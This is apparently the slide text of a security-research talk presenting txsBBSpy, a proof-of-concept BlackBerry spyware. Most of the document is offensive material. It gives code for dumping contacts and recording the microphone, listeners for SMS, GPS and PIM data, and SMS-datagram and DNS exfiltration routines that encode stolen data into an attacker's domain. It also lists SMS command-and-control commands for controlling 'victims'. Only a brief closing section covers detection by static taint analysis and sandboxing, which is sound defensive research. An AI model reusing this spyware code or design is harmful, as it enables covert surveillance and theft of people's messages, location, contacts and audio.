	Monitor inbound SMS
	Monitor outbound SMS
	Real Time track GPS coordinates

	Dump all contacts
	Dump current location
	Dump phone logs
	Dump email
	Dump microphone capture (security prompted)

txsBBSpy Exfiltration and C&C Methods

	SMS (No CDMA)
	SMS Datagrams (Supports CDMA)
	Email
	HTTP GET
	HTTP POST
	TCP Socket
	UDP Socket
	DNS Exfiltration

	Default command and control to inbound SMS
	TXSPROTO Bidirectional TCP based command and control



txsBBSpy Technical Specifications

Technical Methods

- Data Dumpers
- Listeners
- Exfiltration Methods
- Command and Control



Dump Contact Information

- API

- javax.microedition.pim
- net.rim.blackberry.API.pdap

- Pseudocode

```
PIM pim = PIM.getInstance();  
  
BlackBerryPIMList contacts = (BlackBerryPIMList)  
pim.openPIMList(PIM.CONTACT_LIST, PIM.READ_ONLY);  
  
Enumeration eContacts = contacts.items();  
Contact contact = (Contact) eContacts.nextElement();  
if (contacts.isSupportedField(Contact.EMAIL)) {  
    if (contact.countValues(Contact.EMAIL) > 0) email =  
contact.getString(Contact.EMAIL, 0);  
}
```

Dump Microphone

- API

- javax.microedition.media.control
- javax.microedition.media.manager
- javax.microedition.media.player

- Pseudocode

```
Player p = Manager.createPlayer("capture://audio");  
RecordControl rc = (RecordControl)p.getControl("RecordControl");  
ByteArrayOutputStream os = new ByteArrayOutputStream();  
rc.setRecordStream(os);  
rc.startRecord();
```

Location Listener

- Create the class that implements LocationListener Interface
- Get LocationProvider instance
- Add LocationListener
- API
 - `javax.microedition.location.LocationProvider.getInstance`
 - `javax.microedition.location.LocationProvider.setLocationListener`
- Pseudocode

```
ll = new LocListener();
lp = LocationProvider.getInstance(null);
lp.setLocationListener(ll, 1, 1, 1);
```

SMS Outbound Listener

- Create class that implements “SendListener” interface
- Add the SendListener
- API
 - net.rim.blackberry.api.sms.SMS
 - javax.wireless.messaging.TextMessage
- Pseudocode

```
s1 = new SMSOUTListener();
SMS.addSendListener(s1);
```

PIM Listener

- Create the class that implements PIMListListener Interface
- Open Target PIMList and Add PIMListListener
- API
 - javax.microedition.pim.PIM.getInstance()
 - net.rim.blackberry.api.pdap.BlackBerryPIMList.addListener
- Pseudocode

```
p1 = new PhoneLogger();  
pim = PIM.getInstance();  
contacts = (BlackBerryPIMList) pim.openPIMList(PIM.CONTACT_LIST,  
        PIM.READ_ONLY);  
contacts.addListener(pim1);
```

SMS Datagram Exfiltration

- API

- javax.microedition.io.Connector
- javax.microedition.io.DatagramConnection
- javax.microedition.io.Datagram

- Pseudocode

```
DatagramConnection dc =  
    (DatagramConnection)Connector.open("sms://" + this.pnum + ":3590"  
    );  
Datagram d = dc.newDatagram(dc.getMaximumLength());  
byte[] buf = msg.getBytes();  
d.setData(buf, 0, buf.length);  
d.write(buf, 0, buf.length);  
dc.send(d);
```

DNS Exfiltration

```
do {  
    // Code to trim the message to 200 chars per iteration  
}  
try {  
    msg2 = Base64OutputStream.encodeAsString(msg2.getBytes(), 0, msg2.length(),  
        false, false);  
    conn =  
        (DatagramConnection)Connector.open("udp://" + msg2 + "." + this.domain + ":7272;4444"  
        );  
    conn.close();  
} catch (ConnectionNotFoundException e) {  
    return;  
} catch (IOException e){  
    // Do nothing, just catch and ignore  
}  
} while (msg.length() > 200);
```


Threaded Exfiltration

- Listener based exfiltration methods use separate thread
- Doesn't freeze UI interface
- Queues messages outbound if network is slow
- ThreadedSend extends Thread class
- Uses run() method to call exfiltrate()

Command and Control Channels

- Default is inbound SMS communication
- Bi-directional TXSPROTO TCP based command and control
 - Additional Stealth (intentionally not completely invisible)
 - Allows for pretty GUI clients (basic mock up done)
 - Will more easily allow for control of multiple victims
 - Can be used to easily implement novelty attacks
 - Swap the contact databases of two victims
 - Easily have phone A call phone B
 - Integrated Google earth tracking of victim without parsing return email responses
 - Much more shenanigans!

Command and Control Channels

- `initCandC(int a)`
 - Initializes inbound SMS listener if passed `a == 1`
 - Kills spyware otherwise
 - Listens for commands and acts accordingly

TXSDIE	TXSPHLON	TXSPHLOFF	TXSPIMON	TXSPIMOFF
TXSSLINON	TXSSLINOFF	TXSSLOUTON	TXSSLOUTOFF	TXSGLON
TXSGLOFF	TXSEXFILSMS	TXSEXFILSMSDG	TXSEXFILEMAIL	TXSEXFILGET
TXSEXFILPOST	TXSEXFILTCP	TXSEXFILUDP	TXSEXFILDNS	TXSDUMPGPS
TXSDUMPPL	TXSDUMPEMAIL	TXSDUMPMIC	TXSDUMPCON	TXSPROTO
TXSPORT[PORT]	TXSPHONE:[PN]	TXSURL[URL]	TXSGTIME:[N]	TXSPING
TXS:[HOST]	TXSIP:[IP]	TXSEM:[EMAIL]		



Methods of Detection and Future Work

Methods of Detection

- Additional Operating System Prompts
 - Remove the “Trust Application” prompt requiring individual configuration
- Signature Based
 - This is how the current anti-virus world is failing
- Sandbox Based Execution Heuristics
 - Still requires execution in a sandbox and is reactive
 - Can’t ensure complete execution
- Static Decompilation and Analysis
 - Enumeration of sources of sensitive taint and exfiltration sinks
 - Control/Data flow mapping for tracing sensitive taint from source to sink
 - Compare findings against expected values

Future Work (Offensive AND Defensive)

- Reverse engineer .cod file format
- Continued research into unobstructed installation methods (requires exploitation)
- Infect PC with virus that acts as distribution hub
- Research additional exfiltration methods for tunneling without prompting



Demonstration

Conclusion

- We are currently trusting the vendor application store provider for the majority of our mobile device security
- Minimal methods of real time eradication or detection of spyware type activities
- No easy/automated way to confirm for ourselves what the applications are actually doing



The Monkey Steals the Berries!

Questions?

Questions?

VERACODE